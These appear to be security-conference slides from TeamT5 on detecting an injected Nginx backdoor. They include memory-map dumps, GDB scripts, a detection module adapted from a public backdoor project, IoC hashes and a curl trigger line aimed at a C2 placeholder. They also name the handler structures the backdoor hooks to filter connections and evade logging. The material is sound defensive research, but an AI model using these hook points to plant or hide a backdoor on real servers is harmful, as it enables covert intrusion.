- Check the modify time of Nginx : failed
- Check whether symbol table existed : failed
- Check the loaded dynamic module : failed
- Check Nginx's memory maps

```
tom@ubuntu:~/Desktop$ sudo cat /proc/4195/maps
558c68d78000-558c68d99000 r--p 00000000 08:05 272170                     /usr/sbin/nginx
558c68d99000-558c68e4e000 r-xp 00021000 08:05 272170                     /usr/sbin/nginx
558c68e4e000-558c68e7f000 r--p 000d6000 08:05 272170                     /usr/sbin/nginx
558c68e80000-558c68e82000 r--p 00107000 08:05 272170                     /usr/sbin/nginx
558c68e82000-558c68e9d000 rw-p 00109000 08:05 272170                     /usr/sbin/nginx
558c68e9d000-558c68ebc000 rw-p 00000000 00:00 0
558c6adc3000-558c6ae52000 rw-p 00000000 00:00 0                          [heap]
7f89e39ef000-7f89e39f0000 ---p 00000000 00:00 0
7f89e39f0000-7f89e41f0000 rw-p 00000000 00:00 0
7f89e41f0000-7f89e41f2000 r--p 00000000 00:00 0
7f89e41f2000-7f89e41f6000 r-xp 00000000 00:00 0
7f89e41f6000-7f89e41f7000 r--p 00000000 00:00 0
7f89e41f7000-7f89e41f8000 ---p 00000000 00:00 0
7f89e41fb000-7f89e4203000 r--p 00000000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4203000-7f89e421c000 r-xp 00008000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e421c000-7f89e4223000 r--p 00021000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4223000-7f89e4224000 r--p 00027000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4224000-7f89e4228000 rw-p 00028000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4228000-7f89e422d000 r--p 00000000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e422d000-7f89e423c000 r-xp 00005000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e423c000-7f89e4240000 r--p 00014000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e4240000-7f89e4241000 r--p 00017000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e4241000-7f89e4243000 rw-p 00018000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e4243000-7f89e4247000 r--p 00000000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e4247000-7f89e425a000 r-xp 00004000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e425a000-7f89e4264000 r--p 00017000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e4264000-7f89e4265000 r--p 00020000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e4265000-7f89e4266000 rw-p 00021000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
```

Suspicious!!!

Using all we know...

TEAMT5

- Check Nginx's memory maps
- Abuse Point
  1. ngx_http_core_main_conf_t -> phase_engine -> handlers -> handler
  2. ngx_http_core_main_conf_t -> phases[NGX_HTTP_LOG_PHASE] -> handlers -> elts

```
tom@ubuntu:~/Desktop$ sudo cat /proc/4195/maps
558c68d78000-558c68d99000 r--p 00000000 08:05 272170                     /usr/sbin/nginx
558c68d99000-558c68e4e000 r-xp 00021000 08:05 272170                     /usr/sbin/nginx
558c68e4e000-558c68e7f000 r--p 000d6000 08:05 272170                     /usr/sbin/nginx
558c68e80000-558c68e82000 r--p 00107000 08:05 272170                     /usr/sbin/nginx
558c68e82000-558c68e9d000 rw-p 00109000 08:05 272170                     /usr/sbin/nginx
558c68e9d000-558c68ebc000 rw-p 00000000 00:00 0
558c6adc3000-558c6ae52000 rw-p 00000000 00:00 0                          [heap]
7f89e39f0000-7f89e41f0000 rw-p 00000000 00:00 0
7f89e41f0000-7f89e41f2000 r--p 00000000 00:00 0
7f89e41f2000-7f89e41f6000 r-xp 00000000 00:00 0
7f89e41f6000-7f89e41f7000 r--p 00000000 00:00 0
7f89e41f7000-7f89e41f8000 ---p 00000000 00:00 0
7f89e41f8000-7f89e41fb000 rw-p 00000000 00:00 0
7f89e41fb000-7f89e4203000 r--p 00000000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4203000-7f89e421c000 r-xp 00008000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e421c000-7f89e4223000 r--p 00021000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4223000-7f89e4224000 r--p 00027000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4224000-7f89e4228000 rw-p 00028000 08:05 294367                     /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4228000-7f89e422d000 r--p 00000000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e422d000-7f89e423c000 r-xp 00005000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e423c000-7f89e4240000 r--p 00014000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e4240000-7f89e4241000 r--p 00017000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e4241000-7f89e4243000 rw-p 00018000 08:05 267306                     /usr/lib/nginx/modules/ngx_mail_module.so
7f89e4243000-7f89e4247000 r--p 00000000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e4247000-7f89e425a000 r-xp 00004000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e425a000-7f89e4264000 r--p 00017000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e4264000-7f89e4265000 r--p 00020000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e4265000-7f89e4266000 rw-p 00021000 08:05 271473                     /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
```

Suspicious!!!

NginxCheck

TEAMT5

- We developed a Nginx module, which is modified from https://github.com/vgo0/nginx-backdoor

- This module list the address :
  - checker and handler in ngx_http_core_main_conf_t -> phase_engine -> handlers
  - elts in ngx_http_core_main_conf_t -> phases[NGX_HTTP_LOG_PHASE] -> handlers

- You can download from : https://github.com/p25072004/NginxCheck

Compile & Installation

TEAMT5

- Tested on Nginx version: Nginx/1.18.0

Compile

```
sudo ./configure --add-dynamic-
module=<module path>
# for self-compiled version

sudo ./configure --add-dynamic-
module=<module path> --with-compat
# for compiled version

sudo make modules
# Compile module
```

Install

```
sudo cp objs/ngx_http_check_headers_module.so
<nginx_module_path>

load_module
<path_to_your_module>/ngx_http_check_headers_
module.so;
# Modify nginx.conf


sudo nginx -s reload
# Reload the configuration file without
disconnecting current established connections
```

How to use

TEAMT5

Usage

```
curl -H "check: on" <c2 address>
```

Original

```
======== NGX_HTTP_LOG_PHASE elts ========
NGX_HTTP_LOG_PHASE elts = 0x562907b2d4e0

======== phase_engine ========
Checker = 0x562907e7c650 : 0x562907b1e9f0
Handler = 0x562907e7c658 : 0x562907b6b0b0
Next = 0x562907e7c660 : 0x1

Checker = 0x562907e7c668 : 0x562907b1ea90
Handler = 0x562907e7c670 : 0x562907b6f480
Next = 0x562907e7c678 : 0x2

Checker = 0x562907e7c680 : 0x562907b1f0a0
Handler = 0x562907e7c688 : 0x0
Next = 0x562907e7c690 : 0x0

Checker = 0x562907e7c698 : 0x562907b1ea90
Handler = 0x562907e7c6a0 : 0x562907b6f480
Next = 0x562907e7c6a8 : 0x4

Checker = 0x562907e7c6b0 : 0x562907b1eb10
Handler = 0x562907e7c6b8 : 0x0
Next = 0x562907e7c6c0 : 0x2

Checker = 0x562907e7c6c8 : 0x562907b1e9f0
Handler = 0x562907e7c6d0 : 0x562907b6b0b0
Next = 0x562907e7c6d8 : 0x8

Checker = 0x562907e7c6e0 : 0x562907b1e9f0
Handler = 0x562907e7c6e8 : 0x562907b69f30
Next = 0x562907e7c6f0 : 0x8
```

Hooked

```
======== NGX_HTTP_LOG_PHASE elts========
NGX_HTTP_LOG_PHASE elts = 0x7fd05b0ce5d0

======== phase_engine ========
Checker = 0x562907e7c650 : 0x562907b1e9f0
Handler = 0x562907e7c658 : 0x7fd05b0ce390
Next = 0x562907e7c660 : 0x1

Checker = 0x562907e7c668 : 0x562907b1ea90
Handler = 0x562907e7c670 : 0x562907b6f480
Next = 0x562907e7c678 : 0x2

Checker = 0x562907e7c680 : 0x562907b1f0a0
Handler = 0x562907e7c688 : 0x0
Next = 0x562907e7c690 : 0x0

Checker = 0x562907e7c698 : 0x562907b1ea90
Handler = 0x562907e7c6a0 : 0x562907b6f480
Next = 0x562907e7c6a8 : 0x4

Checker = 0x562907e7c6b0 : 0x562907b1eb10
Handler = 0x562907e7c6b8 : 0x0
Next = 0x562907e7c6c0 : 0x2

Checker = 0x562907e7c6c8 : 0x562907b1e9f0
Handler = 0x562907e7c6d0 : 0x562907b6b0b0
Next = 0x562907e7c6d8 : 0x8

Checker = 0x562907e7c6e0 : 0x562907b1e9f0
Handler = 0x562907e7c6e8 : 0x562907b69f30
Next = 0x562907e7c6f0 : 0x8
```

Nginx Maps

```
sudo cat /proc/13205/maps
562907ab8000-562907ad9000 r--p 00000000 08:05 267307          /usr/sbin/nginx
562907ad9000-562907b8e000 r-xp 00021000 08:05 267307          /usr/sbin/nginx
562907b8e000-562907bbf000 r--p 000d6000 08:05 267307          /usr/sbin/nginx
562907bc0000-562907bc2000 r--p 00107000 08:05 267307          /usr/sbin/nginx
562907bc2000-562907bdd000 rw-p 00109000 08:05 267307          /usr/sbin/nginx
7fd05b0bf000-7fd05b0c1000 rw-p 00000000 00:00 0
7fd05b0cd000-7fd05b0ce000 r--p 00000000 00:00 0
7fd05b0ce000-7fd05b0cf000 r-xp 00000000 00:00 0
7fd05b0cf000-7fd05b0d0000 r--p 00000000 00:00 0
7fd05b0d0000-7fd05b0d2000 rw-p 00000000 00:00 0
7fd05b0d2000-7fd05b0d6000 r--p 00000000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
7fd05b0d6000-7fd05b0e5000 r-xp 00004000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
7fd05b0e5000-7fd05b0e8000 r--p 00013000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
7fd05b0e8000-7fd05b0e9000 ---p 00016000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
7fd05b0e9000-7fd05b0ea000 r--p 00016000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
7fd05b0ea000-7fd05b0eb000 rw-p 00017000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
7fd05b0eb000-7fd05b0ec000 rw-p 00000000 00:00 0
7fd05b0ec000-7fd05b0ee000 r--p 00000000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
7fd05b0ee000-7fd05b0f0000 r-xp 00002000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
7fd05b0f0000-7fd05b0f2000 r--p 00004000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
7fd05b0f2000-7fd05b0f3000 r--p 00005000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
7fd05b0f3000-7fd05b0f4000 rw-p 00006000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
```

Suspicious!!!

GDB

TEAMT5

- checker and handler in
  ngx_http_core_main_conf_t -> phase_engine -> handlers

```
set $main = (ngx_http_core_main_conf_t *)*(*ngx_cycle->conf_ctx[ngx_http_module.index] +
ngx_http_core_module->ctx_index)
set $s = 0
set $start = ($main->phase_engine->handlers)

while(*$start->checker!=0)
        p *(ngx_http_phase_handler_t *)$start
        set $s=$s+1
        set $start = ($main->phase_engine->handlers+$s*1)
end
```

GDB

TEAMT5

- elts in
  ngx_http_core_main_conf_t -> phases[NGX_HTTP_LOG_PHASE] -> handlers

```
set $main = (ngx_http_core_main_conf_t *)*(*ngx_cycle->conf_ctx[ngx_http_module.index] +
ngx_http_core_module->ctx_index)
set $log_handler = $main->phases[NGX_HTTP_LOG_PHASE].handlers.elts
set $n = $main->phases[NGX_HTTP_LOG_PHASE].handlers.nelts
set $i = 0

while($i<$n)
        p *(ngx_http_handler_pt *)$log_handler
        set $i = $i + 1
        set $log_handler = $main->phases[NGX_HTTP_LOG_PHASE].handlers.elts + $i*8
end
```

DEMO

AGENDA

TEAMT5

01 Overview of the Attack

02 Malware Analysis

03 Other Nginx-based Backdoor

04 Detection

05 Conclusions

Conclusions

TEAMT5

- New attack vector for Nginx-based backdoor: Injection
- We have discovered two notable functions in this backdoor
  - Filter specific connection
  - Evading logging mechanism
- We provide detection for this kind of backdoor
- Target Areas : Taiwan

IoC

TEAMT5

- Dropper (e170bf30-hot.bak)
  - 94b6eec17f9aa71781a4d3aec91d7982
- NginxStealth
  - 30084d79e5f027c0e070ffbcb4f2bf2e
- NginxSpy
  - 06cafab4820fe2cccd8623178f2bf712

Reference

TEAMT5

- https://www.it145.com/9/184072.html
- http://nginx.org/en/docs/dev/development_guide.html
- http://static.kancloud.cn/kancloud/master-nginx-develop/51838
- https://www.cnblogs.com/yjf512/archive/2012/04/01/2428385.html
- https://friday.plus/archives/nginx%E4%B9%8Bhttp%E6%A8%A1%E5%9D%97
- https://friday.plus/archives/nginx%E5%9F%BA%E7%A1%80%E6%9E%B6%E6%9E%84
- https://openresty.org/download/agentzh-nginx-tutorials-en.pdf
- https://www.nginx.com/wp-content/uploads/2018/11/NGINX-Conf-2018-slides_Soshnikov-modules.pdf#fromHistory
- https://www.nginx.com/blog/dynamic-modules-development/
- https://developer.aliyun.com/article/761260
- https://blog.csdn.net/linux_vae/article/details/70610755
- https://blog.csdn.net/ddazz0621/article/details/121221975

THANK YOU!
Any Questions?